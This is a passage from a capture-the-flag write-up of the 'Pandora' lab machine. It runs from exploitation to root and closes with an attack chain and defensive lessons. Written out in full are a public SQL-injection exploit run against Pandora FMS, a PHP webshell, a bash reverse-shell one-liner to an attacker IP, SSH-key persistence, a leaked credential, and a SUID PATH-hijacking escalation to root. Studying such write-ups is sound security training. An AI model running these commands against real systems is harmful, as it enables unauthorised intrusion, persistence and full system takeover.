
That version is vulnerable to an unauthenticated SQL injection that steals an admin session and, from there, lets you upload a file to the server (RCE). The exploit automates it:
git clone https://github.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated
cd Pandora_v7.0NG.742_exploit_unauthenticated
pip install -r requirements.txt
python3 sqlpwn.py -h
usage: sqlpwn.py [-h] -t TARGET [-f FILENAME]

Exploiting Sqlinjection To impersonate Admin

options:
  -h, --help               show this help message and exit
  -t, --target TARGET      Host Ip for the Exploiting with target Port
  -f, --filename FILENAME  Filename for Shell Upload with php extension
The script wants the target IP and a file to upload. We craft a minimal webshell and, to dodge interpretation issues, URL-encode the reverse-shell one-liner with Python before sending it:
echo '<?php system($_GET["cmd"]); ?>' > webshell.php
python3 -c "import urllib.parse; print(urllib.parse.quote(\"bash -c 'bash -i >& /dev/tcp/10.10.16.6/4444 0>&1'\"))"
sudo nc -nlvp 4444
python3 sqlpwn.py -t 10.10.16.6 -f webshell.php
[+] Sending Injection Payload
[+] Requesting Session
[+] Admin Session Cookie : tur0sh095guascqkjfjobrk66d
[+] Sending Payload
[+] Respose : 200
[+] Pwned :)
[+] If you want manual Control : .../pandora_console/images/webshell.php?test=
Sending the encoded payload through the cmd parameter, the webshell runs the reverse shell and we land as matt (the user the web server ran as, as pandora.conf anticipated).
The webshell session is unstable, so we set persistence with an SSH key pair. We generate the pair on the victim itself (as matt) and dump the private key to copy it to our Kali:
ssh-keygen
cat /home/matt/.ssh/id_rsa
matt@pandora:/var/www/pandora/pandora_console/images$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/matt/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Created directory '/home/matt/.ssh'.
Your identification has been saved in /home/matt/.ssh/id_rsa
Your public key has been saved in /home/matt/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:NZZAY7bvUzbLKPaHvre4SgFtqevqzHI9uIFocvRinSY matt@pandora

matt@pandora:/var/www/pandora/pandora_console/images$ cat /home/matt/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxzU5mhlwhQ+/4cTZPbBPlHQi/r1/SbTnbP+cbSmVA84hjvpZ1+q9
...
-----END OPENSSH PRIVATE KEY-----
We authorize that key by appending the public part to matt's authorized_keys:
cd /home/matt/.ssh
cat id_rsa.pub > authorized_keys
chmod 600 authorized_keys
ls -l
matt@pandora:/home/matt$ cd .ssh
matt@pandora:/home/matt/.ssh$ cat id_rsa.pub > authorized_keys
matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys
matt@pandora:/home/matt/.ssh$ ls -l
total 12
-rw------- 1 matt matt  566 Oct  9 21:45 authorized_keys
-rw------- 1 matt matt 2602 Oct  9 21:44 id_rsa
-rw-r--r-- 1 matt matt  566 Oct  9 21:44 id_rsa.pub
We copy the private key to Kali and log in cleanly over SSH as matt:
ssh -i id_rsa matt@10.10.11.136
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
<SNIP>
Last login: Thu Oct  9 21:49:02 2025 from 10.10.16.6
matt@pandora:~$
Now as matt, the user flag:
cat user.txt
fae870c599165839be78209eed70e48dPrivilege Escalation to root
SUID binary pandora_backup: PATH hijacking
We list the SUID binaries. Among the usual ones, an unusual binary shows up, pandora_backup:
find / -perm -4000 2>/dev/null
which ltrace
ltrace /usr/bin/pandora_backup
/usr/bin/pandora_backup
...
system("tar -cvf /root/.backup/pandora-b"...   tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
ltrace shows the key: the binary calls tar without an absolute path. Since pandora_backup is root-owned SUID, it looks tar up by walking the PATH; if we prepend a directory of ours with a fake tar, it'll run as root. A textbook PATH hijacking:
cd /tmp
echo 'chmod u+s /bin/bash' > tar
chmod +x tar
export PATH=/tmp:$PATH
/usr/bin/pandora_backup
ls -l /bin/bash
bash -p
id
Backup successful!
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
uid=1000(matt) gid=1000(matt) euid=0(root) groups=1000(matt)
The fake tar (which runs chmod u+s /bin/bash) executes with root privileges, leaves /bin/bash with the SUID bit, and bash -p (which keeps the elevated euid) opens a shell with euid=0(root). The final flag:
cat /root/root.txt
dc25e384792744d3b1446a877801e40bAttack chain
nmap TCP (22, 80) → web = rabbit hole → nmap UDP (161 SNMP)
  └─> snmpbulkwalk -c public → leak: daniel:HotelBabylon23
        └─> reuse → ssh daniel
              └─> pandora.conf: vhost only on localhost (AssignUserID matt)
                    └─> ssh -L 80:127.0.0.1:80 → Pandora FMS v7.0NG.742
                          └─> unauthenticated SQLi (sqlpwn.py) → webshell → RCE as matt (user.txt)
                                └─> SUID pandora_backup → tar without absolute path
                                      └─> PATH hijacking → bash -p → root (root.txt)
Lessons learned
- Don't forget UDP. TCP gave only an SSH and a rabbit-hole web; the whole chain hinged on scanning UDP and finding
161/udp. A narrowed UDP scan (--top-ports) out of habit avoids the stall. - SNMP with
publicis an info leak. The default community plus read access exposed the full command line of a process, with the password in cleartext. SNMP enumeration still yields credentials on real boxes more often than you'd think. - Credentials get reused. The SNMP-leaked creds worked as-is for SSH: the credential reuse pattern once more.
- Listening only on
localhostisn't invisible. A vulnerable service bound to127.0.0.1stops being protected the moment you have a foothold: port forwarding brings it to the attacker. - A custom SUID binary is attack surface.
pandora_backupinvokedtarby name; calling binaries by absolute path from privileged code would have closed the PATH hijacking.